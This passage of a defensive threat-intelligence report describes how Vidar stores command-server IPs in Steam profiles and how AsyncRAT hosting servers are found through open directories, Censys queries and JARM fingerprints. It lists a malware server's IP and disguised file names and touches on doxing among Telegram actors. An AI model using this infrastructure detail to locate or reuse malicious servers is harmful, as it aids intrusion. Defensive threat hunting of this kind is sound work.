


*Sale Announcement on Breach Forum Shared on Epsilon's Telegram Channel*



*Epsilon's Last Communication on Their Telegram Channel*

As in other sectors, cybercrime is poised to grow, and these new, small malicious actors are emerging in a relatively untapped field. Less monitored than major Threat Actors, this small-scale cybercriminality claims victims and develops with great discretion. However, the actors involved form a crucial link in the chain of large-scale attacks. Their activity, particularly in connection with [initial access brokers](#), is illustrated in the following diagram:



Even if buyers intend to keep the stolen data for themselves, there is no guarantee that the groups behind the infostealers are not exploiting their clients by taking advantage of the stolen elements. These actors often fail to comprehend the potential impact of the data they handle or the damage it can cause. Furthermore, they overlook the significant legal risks they face if they are implicated, even unknowingly, in a large-scale attack.

In France, their actions can result in up to three years in prison and a 100,000 euros fine. If their involvement in a major attack, such as a ransomware operation, is proven, the prison sentence can increase to ten years, with a fine of up to 200,000 euros.



---

# 03

+

## TRACKING Threat Actors.


After exploring the specificities of the French stealer ecosystem, let us now focus on the techniques used to monitor their infrastructures and the communication errors made by these groups, which could lead to the identification of some of their members.

# Threat Hunting


Several cases involving stealers will be examined. Although most of this report focuses on the French ecosystem, this section intentionally adopts a broader perspective. There are several reasons for this approach.

The first and foremost consideration is the absence of any significant infrastructure obfuscation techniques by the French groups under study.

For example, the showcase site of the Nova Sentinel group is hosted on the same server as all their other services, including the command-and-control services for implants. In the event of a “takedown”, meaning the seizure or shutdown of the server, all of Nova’s services would become inaccessible.



Summary of Stealer Groups' Infrastructures



The second argument relates to the analysis of Telegram conversations, where it becomes evident that the actors themselves often provide all the necessary information for identifying their infrastructures.

However, not all actors operate in the same way. Most attempt to conceal their infrastructures by using legitimate services such as Discord, Telegram, Steam, or even social networks like Mastodon.


In their quest for resilience and persistence, leveraging legitimate services enables malicious actors to evade detection systems. This context sets the stage for the following section, which describes some of these techniques in detail as part of the tracking of attackers' infrastructures.

## Case 1: Vidar Stealer

Previously discussed in an article, the modus operandi of Vidar Stealer serves as a useful illustration. Based on Arkei Stealer, Vidar facilitates the theft and exfiltration of sensitive data, such as banking information, passwords, and other elements stored in browsers.

Although part of the analysis highlighted the use of Steam as a redirection infrastructure, no details were provided on the tracking of command-and-control servers utilizing this technique.


As a reminder, here is a diagram illustrating how Vidar operates:



## Case 1: Vidar Stealer

Once the victim's device is infected, the implant retrieves the address of its command-and-control server by querying a Steam user profile ID and extracting the IP address embedded in the username.

Here is an example of a profile uncovered during a campaign by analysts:



Screenshot of a Steam Profile Containing the Command Server IP and IP History

This screenshot also shows that the username has changed multiple times. Steam allows users to view the history of previously used usernames. Consequently, this history provides an opportunity to track the IP addresses of the various C2 servers used by the implant.

Although this technique offers attackers an advantage by enabling them to quickly switch command servers and maintain significant network resilience, it also gives analysts the ability to track ongoing campaigns. Furthermore, it allows for proactive monitoring of dormant servers. The query to Steam is often used as a fallback solution; when the primary method of retrieving the server's IP address fails, the implant resorts to this technique.

Thanks to this approach, approximately 60 active campaigns have been observed over the past six months.

Having seen how Steam is utilized by actors to hide their C2 servers, let us now turn to other techniques used by the stealer **AsyncRAT**. This open-source botnet employs deployment strategies based on open directories.


## Case 2: AsyncRAT

### OVERVIEW

AsyncRAT was released in 2019 on [GitHub](#), where it is described as an open-source remote administration tool. However, like many tools initially designed for legitimate purposes, it has been repurposed and is now widely used in the cybercrime sphere. As a stealer, it offers credential theft functionality, extensive botnet capabilities, and integrates a C2 interface.

Through daily data collection via Gatewatcher's Threat Intelligence platform, IP addresses of infrastructures hosting resources used to assemble AsyncRAT have been identified. Specifically, these resources included a ZIP archive and a PowerShell script, respectively disguised as an image and a text file, sometimes obfuscated. Both files were hosted in an open directory on a server exposed to the Internet.



Below is an illustration of these resources:



Files Disguised in the Open Directory

Discovered in late 2023, this deployment method for AsyncRAT is perhaps the stealthiest observed to date. This behavior has been consistently repeated and now appears to be a lasting tactic. Through passive collection, a number of infrastructures hosting a ZIP file and a PowerShell script have been identified. These files are systematically disguised under different names, appearing as a JPG image and a TXT file (<https://attack.mitre.org/techniques/T1036/>).

### Index of /

Name	Last modified	Size	Description
 <a href="#">fsp.txt</a>	2024-07-05 19:04	10K	
 <a href="#">zohre.jpg</a>	2024-07-05 19:31	706K	

Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12 Server at 23.26.108.141 Port 443

View of AsyncRAT Open Directory and Its Contents

Beyond file type obfuscation, another anti-detection mechanism is implemented. The compressed archive contains multiple files that, individually, appear harmless but call one another to ultimately decode an obfuscated hexadecimal string, revealing an AsyncRAT sample. After confirming that these complementary files were used to assemble the malware, we initiated active tracking of these infrastructures.

### METHODOLOGY

Unlike Vidar, which uses Steam to host C2 server IP addresses, AsyncRAT resources are stored on independent servers, making their tracking more traditional. Our methodology focuses on identifying similar configurations across different servers while determining discriminative characteristics to exclude irrelevant infrastructures without being overly restrictive.

1

#### *Open Directory Presence*

The first observable feature is the presence of an open directory — a publicly accessible directory on a web server that allows anyone to view its contents without authentication. While the use of open directories is not considered a security best practice, it remains common for storing and sharing resources. According to **Censys**, a tool used for indexing assets and services exposed on the internet, over 425,000 open directories are accessible online, whether due to misconfiguration or intentional use.

2

#### *File Naming Patterns*

Another key indicator is the presence of files named \*.txt and \*.zip. Based on Censys data, over 40,000 *open directories* host a \*.jpg file, and approximately 38,000 contain a \*.txt file. Combining these criteria reduces the number to around 6,000 directories, fluctuating daily based on file content and server activity.

For AsyncRAT instances, up to three pairs of these files have been observed in these directories, accessible to all—corresponding to three malware samples. Additionally, the default page of the open directory often displays the web server version and its associated modules.

*Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12 Server at 23.26.108.141 Port 443*

*Hexadecimal String at the Bottom of an AsyncRAT Open Directory*



## Case 2: AsyncRAT

### REFINEMENT OF SEARCH CRITERIA

The hexadecimal string “Port 443” enables applying a dual condition:

- > Filtering on a specific string within the HTTP body.
- > Filtering on the use of port 443 to host the *open directory*.

These conditions helped identify 270 servers, among which the 11 confirmed AsyncRAT instances are included. Details about the three associated services and their versions will be discussed later.

### CHALLENGES IN IDENTIFYING ASYNCRAT INFRASTRUCTURES

After leveraging specific markers tied to web services, a more detailed analysis of other services exposed by the servers was necessary to identify potential commonalities.


Two main challenges emerged:

#### > 1/ Overlap with Legitimate Infrastructures

AsyncRAT infrastructures share similarities with legitimate ones in terms of open ports, exposed services, and deployed configurations, allowing them to blend in with benign systems.

#### > 2/ Configuration Variability

Despite serving a similar resource-sharing function, these infrastructures show differing configurations, complicating searches and limiting pivot opportunities for analysts.



Geographic information from servers and autonomous systems provided no clear differentiation. While most were hosted exclusively in North America and Europe, no distinct pattern emerged.

## Case 2: AsyncRAT

### PROTOCOL ANALYSIS

Four protocols were consistently active across the 11 AsyncRAT instances: **DCERPC, NETBIOS, HTTPS, and SMB**. These initially served as a baseline for setting search filters in Censys.

Through iterative refinement, an infrastructure without NETBIOS and another without SMB were discovered. This led to adjustments, removing these protocols from the filter. The commonality across these infrastructures was ultimately narrowed down to **HTTPS and DCERPC protocols**.

The analysis shifted to identifying characteristics behind HTTPS that are ideally unique to targeted servers.


The last column in the chart above corresponds to the following filter: **Apache version 2.4.58, OpenSSL version 3.1.3, and PHP versions 8.2.12 or 8.0.30**.

However, these services and their versions do not prove particularly distinctive given the number of conditions. Furthermore, two different PHP module versions are possible, and it cannot be ruled out that another version might be in use, potentially leading to its exclusion from the query.

As for the **DCERPC protocol**, it does not provide any distinguishing information.

Excluding certain fields, such as the systematic absence of the **SSH service**, could help reduce false positives, although this criterion may evolve over time. Additionally, the presence of a folder was discovered on one instance, alongside the images and text files. Excluding servers containing folders could therefore result in the loss of relevant results.

On Censys, this search is represented by the following query: **`services.jarm.fingerprint:2ad2ad16d2ad2ad00042d42d00000061256d32ed7779c14686ad100544dc8d`**



Number of Infrastructures Based on Services and Versions Used

```
>>> python3 jarm.py 23.26.108.141
Domain: 23.26.108.141
Resolved IP: 23.26.108.141
JARM: 2ad2ad16d2ad2ad00042d42d00000061256d32ed7779c14686ad100544dc8d
```

JARM Fingerprint of an AsyncRAT Instance Using Salesforce's Method

## Case 2: AsyncRAT

### BANNER GRABBING

*Banner grabbing* is a cybersecurity method used to gather information about a network service by sending requests and capturing responses containing metadata or “banners”. These banners often reveal details such as software version, operating system, and other service configuration specifics.

Similar to JARM, the hash of these banners can be used as a fingerprint to identify specific services. However, this method can also be exploited by attackers to locate vulnerable services.

While theoretically appealing, this approach faces practical limitations due to the small number of shared ports among infrastructures, reducing its effectiveness. Even if the presence of a web service is consistent, the number of characters in the HTTP response body varies based on file names, preventing the acquisition of a constant banner.

Regarding the **DCERPC banner**, it is empty, resulting in the hash:

**`“e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855”`**


While an SMB banner, for instance, may include the name and version of the protocol and provide two filtering conditions, an empty banner increases the likelihood of collisions with other services.

The most precise filtering conditions identified are as follows:

- > The use of **open directories**.
- > The presence of a file with the extension “\*.jpg.”
- > The presence of a file with the extension “\*.txt.”
- > The presence of the string **“Port 443”** in the HTTP response body.
- > A likely consistent **JARM fingerprint**.

## Case 2: AsyncRAT

The diagram below illustrates the evolution of the number of infrastructures (logarithmic scale) as additional filters are applied to the Censys query. For each column, the active filters are those of the column in question and its predecessors.



Number of Infrastructures Based on the Evolution of Filters

These characteristics enable an accuracy of approximately 70%, with 100% true positives, meaning all known AsyncRAT instances were identified. At the time of writing this report, out of sixteen retrieved infrastructures, five turned out to be false positives. Adding a condition to exclude directories in the open directory, as described earlier, would reduce false positives to zero but would also

result in the loss of one true positive. After obtaining the query results, additional actions can be undertaken. A Python script is used to verify that the filenames listed on the HTML page correspond only to text files and images. With this additional filter, complete accuracy is achieved.

### EXPLOITATION OF RESULTS

The ultimate goal of this research is to enhance the protection tools and CTI coverage provided to our clients. This process of manually analyzing new threats allows for continuous identification and regular updates of new indicators of compromise. Furthermore, this method enables the identification of threats before they become active and exploited by threat actors, ensuring the most immediate detection possible.

As mentioned earlier, tracking threat actors can be carried out in several ways. The method outlined in this section focuses on collecting information related to recurring elements of infrastructures, while another approach relies on details shared by cybercriminals in their public exchanges. The next section of this report focuses on this second aspect.

# Operational Security Errors

**OpSec**, or operational security, refers to the methods used to prevent the disclosure of information that could reveal sensitive details, such as anonymity. In this context, the term encompasses the measures employed by actors to conceal their personal information and avoid identification. As highlighted in the overview of the French ecosystem, most stealer groups use Telegram channels and/or Discord servers for communication.

This section sheds light on two types of errors:

1

*The use of Telegram accounts by actors who, often unknowingly, share sensitive information.*

2


*The group Epsilon's public requests for assistance on forums, which exposed sensitive data.*

## OPSEC ERRORS ON TELEGRAM


As mentioned earlier, some actors do not fully grasp the consequences of their actions. For example, on certain Telegram channels, group administrators engage in **doxing**, meaning they disclose the personal information of users attempting to remain anonymous.

Other errors stem from the users themselves, such as poorly configured account privacy settings.


In the example above, the phone number was not hidden from other users. However, this information should be interpreted cautiously, as phone numbers might belong to online SMS reception services used to create accounts. In such cases, it becomes difficult, if not impossible, to establish a connection between a pseudonym and a real person based solely on the phone number.



*Telegram Profile of an Administrator with a Public Phone Number*



